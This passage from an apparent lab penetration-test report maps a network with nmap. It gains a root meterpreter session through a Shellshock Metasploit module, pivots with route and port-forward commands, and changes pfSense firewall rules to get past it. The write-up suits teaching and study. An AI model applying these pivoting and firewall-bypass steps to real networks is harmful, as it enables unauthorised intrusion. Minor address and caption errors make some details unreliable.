vyos@vyos:~$ show interface
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             192.168.0.230/30                  u/u
eth1             192.168.0.129/27                  u/u
eth2             192.168.0.233/30                  u/u
lo               127.0.0.1/8                       u/u
                 3.3.3.3/32
                 ::1/128
vyos@vyos:~$
```

(Figure 8.2: R3 Interface List)



(Figure 8.3: R3 Route Table)

As mentioned above, 192.168.0.230 is a known interface of R3. Therefore, using the information in the figures above, this router was connected to two new networks: 192.168.0.128/27 on eth1, and 192.168.0.232/30 on eth2.

3.7 Network 192.168.0.128/27

The network 192.168.0.128/27 was subject to a nmap scan, with the results shown below in figure 9.1.

```
root@kali:~# nmap 192.168.0.128/27
Starting Nmap 7.80 ( https://nmap.org ) at 2022-10-31 13:16 EDT
Nmap scan report for 192.168.0.129
Host is up (0.00042s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.130
Host is up (0.00051s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs

Nmap done: 32 IP addresses (2 hosts up) scanned in 14.95 seconds
```

(Figure 9.1: Nmap scan of 192.168.0.128/27)

As 192.168.0.129 was the known interface of router R3, 192.168.0.130 was a new host to enumerate.

3.7.1 Host H5: 192.168.0.130

Once the host was exploited, interface information was obtained with the `ifconfig` command shown below in figure 9.2.

```
root@xadmin-virtual-machine:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:80:7f:03
          inet addr:192.168.0.130  Bcast:192.168.0.159  Mask:255.255.255.224
          inet6 addr: fe80::20c:29ff:fe80:7f03/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1832 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1404 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:250005 (250.0 KB)  TX bytes:296456 (296.4 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:393 errors:0 dropped:0 overruns:0 frame:0
          TX packets:393 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:30133 (30.1 KB)  TX bytes:30133 (30.1 KB)

root@xadmin-virtual-machine:~#
```

(Figure 9.2: H5 Interface List)


As shown above in figure 9.2, only one interface was active on this host, which had the previously discovered address of 192.168.0.130.

3.8 Network 192.168.0.232/30

After initiating a nmap scan of the 192.168.0.232 network, only 1 host was found to be active; the known eth2 interface of R3 (192.169.0.233) on that network. This is shown below in figure 10.1.

(Figure 10.1: Nmap Scan of 192.168.0.232/30)

However, by analysing the results of the routing table for R3, it was found that there were existing networks on this connection. A section of the routing table from R3 is shown below to highlight this.



(Figure 10.2: R3 Connected Networks)

As shown above in figure 10.2, R3 has a route to the network 192.168.0.240/30. However, the packets from the Kali machine were being blocked. It was decided the next step would be to investigate the 192.168.0.240 network and determine if the Kali machine had access to that network.

3.9 Network 192.168.0.240/30

A nmap scan of the 192.168.0.240 network was attempted to determine if the Kali machine had access to the network, and if so to gather results.

```
root@kali:~# nmap -A 192.168.0.240/30
Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-14 06:32 EST
NSOCK ERROR [35.7030s] mksock_bind_addr(): Bind to 0.0.0.0:22 failed (IOD #41): Address al
ready in use (98)
Nmap scan report for 192.168.0.242
Host is up (0.00081s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 4e:f0:0d:7f:58:82:ca:00:6b:91:86:e9:e6:7f:c3:ad (DSA)
|   2048 98:07:02:69:93:9a:6c:ae:e2:c7:09:15:0b:9c:d5:a2 (RSA)
|   256 7d:36:06:98:fa:08:ce:1c:10:cb:a7:12:19:c8:09:17 (ECDSA)
|_  256 1d:d3:6d:46:97:ba:7b:00:50:d6:5d:c5:68:e3:81:59 (ED25519)
80/tcp  open  http    Apache httpd 2.4.10 ((Unix))
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.10 (Unix)
|_http-title: CMP314 -  Never Going to Give You Up
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          38901/tcp   status
|   100024  1          41308/udp   status
|   100024  1          51843/tcp6  status
|_  100024  1          58736/udp6  status
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.11 - 4.1
Network Distance: 5 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 993/tcp)
HOP RTT     ADDRESS
1   0.51 ms 192.168.0.193
2   0.54 ms 192.168.0.226
3   0.55 ms 192.168.0.230
4   0.55 ms 192.168.0.234
5   1.00 ms 192.168.0.242

OS and Service detection performed. Please report any incorrect results at https://nmap.or
g/submit/ .
Nmap done: 4 IP addresses (1 host up) scanned in 35.72 seconds
```

(Figure 11.1: Nmap Scan of 192.168.0.250/30)

As shown above in figure 11.1, the Kali machine had access to this network. Additionally, it was noted that the traceroute function of the nmap scan showed that the route to the network included a hop through the address 192.168.0.234. By referring to the network table in section 2.2, this address should be part of the 192.168.0.232/30 network shown in section 3.8- however, no matching IP address was detected by a nmap scan of that network.

It was decided that by following the investigation procedure, gaining access to the host on this network may allow for enumeration of the hidden machine on network 192.168.0.232/30

3.9.1 Host H6: 192.168.0.242

Using an exploit, a meterpreter session was established on H6.

The IP of the host was confirmed to be 192.168.0.242. Then it would be tested to determine if H6 could ping 192.168.0.234.

```
meterpreter > shell
Process 2122 created.
Channel 1 created.
ping 192.168.0.234
PING 192.168.0.234 (192.168.0.234) 56(84) bytes of data.
64 bytes from 192.168.0.234: icmp_seq=1 ttl=64 time=0.236 ms
64 bytes from 192.168.0.234: icmp_seq=2 ttl=64 time=0.287 ms
64 bytes from 192.168.0.234: icmp_seq=3 ttl=64 time=0.239 ms
```

(Figure 11.2: H6 Meterpreter Shell)

As shown above, H6 could indeed communicate with 192.168.0.234. It was then determined that the meterpreter session on H6 would be used to scan 192.168.0.234.

First, the session was added as a route for network traffic from Kali Linux the 192.168.0.232/30 network as shown below in figure 11.3 with the command:

`route add 192.168.0.232 255.255.255.252 1`

where 1 is the session ID to be added as a route (the session ID can also be seen below).

```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > show sessions

Active sessions
===============

  Id  Name  Type                   Information                                  Connection
  --  ----  ----                   -----------                                  ----------
  1         meterpreter x86/linux  uid=0, gid=0, euid=0, egid=0 @ 192.168.0.242  192.168.0.200:4444 → 192.168.0.234:45482 (192.168.0.242)

msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > route add 192.168.0.232 255.255.255.252 1
[*] Route added
```

(Figure 11.3: Metasploit Session List)

The route could then be used with other Metasploit modules to scan the target 192.168.0.234. The target was scanned with the `auxiliary/scanner/portscan/tcp` module to further enumerate it, as shown below in figure 11.4.

```
msf5 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.0.234
RHOSTS ⇒ 192.168.0.234
msf5 auxiliary(scanner/portscan/tcp) > run

[+] 192.168.0.234:        - 192.168.0.234:53 - TCP OPEN
[+] 192.168.0.234:        - 192.168.0.234:80 - TCP OPEN
[+] 192.168.0.234:        - 192.168.0.234:2604 - TCP OPEN
[+] 192.168.0.234:        - 192.168.0.234:2605 - TCP OPEN
[+] 192.168.0.234:        - 192.168.0.234:2601 - TCP OPEN
[*] 192.168.0.234:        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

(Figure 11.4: Portscan Module)


It was noted that the target had port 80 open, indicating the target may be running a webserver. To access this webserver, the meterpreter session on H6 could be used to portforward between H6 and the Kali machine. This is shown below in figure 11.5.

```
meterpreter > portfwd add -l 3391 -p 80 -r 192.168.0.234
[*] Local TCP relay created: :3391 ⟷ 192.168.0.234:80
```

(Figure 11.5: Meterpreter Portforwarding)

While the port chosen to receive the traffic with on Kali Linux was an arbitrary number chosen to avoid conflict with other running services (3391), the target was specifically port 80 on 192.168.0.234.

On Kali Linux, the webserver running on 192.168.0.234 could now be accessed by browsing to `localhost:3391`. This can be seen below in figure 11.6.




(Figure 11.6: PFSense Login)

As shown, the webpage could now be accessed.

PFSense is open-source firewall software, indicating that 192.168.0.234 was a firewall.


3.10 Firewall

Access was gained to the firewall's web interface, as shown below in figure 11.7.




(Figure 11.7: PFSense Dashboard)

The rules for the firewall were analysed. The WAN connection (which Kali Linux was communicating on) only allowed traffic to reach H6 on 192.168.0.242 in the DMZ, shown below in figure 11.8. This was the reason the firewall was not giving results with any nmap scans from Kali Linux.



(Figure 11.8: PFSense WAN Rules)


Also notable in figure 11.7 was a classification of the interfaces on the firewall- a WAN, LAN, and DMZ connection. The WAN interface on 192.168.0.234 was the interface that a connection was being attempted from Kali Linux. The DMZ interface on 192.168.0.241 was the interface facing H6- the host that was being used to portforward traffic to Kali Linux.



(Figure 11.9: PFSense WAN New Rule)


As shown above in figure 11.9, a new rule was created to allow network traffic to access the WAN interface of the firewall. After applying the rule, the firewall could be connected to without having to

forward traffic through H6. This is shown below in figure 11.10, where the IP of the WAN interface of the firewall can be directly browsed to.




(Figure 11.10: PFSense IP)

The WAN interface was then subject to a nmap scan from Kali Linux. The results of this are shown below in figure 11.11.




(Figure 11.11: Nmap Scan of 192.168.0.234)

Gaining access to the firewalls routing tables would be desirable for more information for network mapping. Once access was gained, IP routes could be analysed from the firewall.



(Figure 11.12: Firewall Routing Table)

(Figure 11.13: Firewall Interface List)




(Figure 11.14: Firewall Interface List)

As found previously, and from analysing figures 11.12 and 11.13, the firewall was connected to the undiscovered network 192.168.0.96/27. It was decided that this network would be scanned.

3.11 Network 192.168.0.96/27

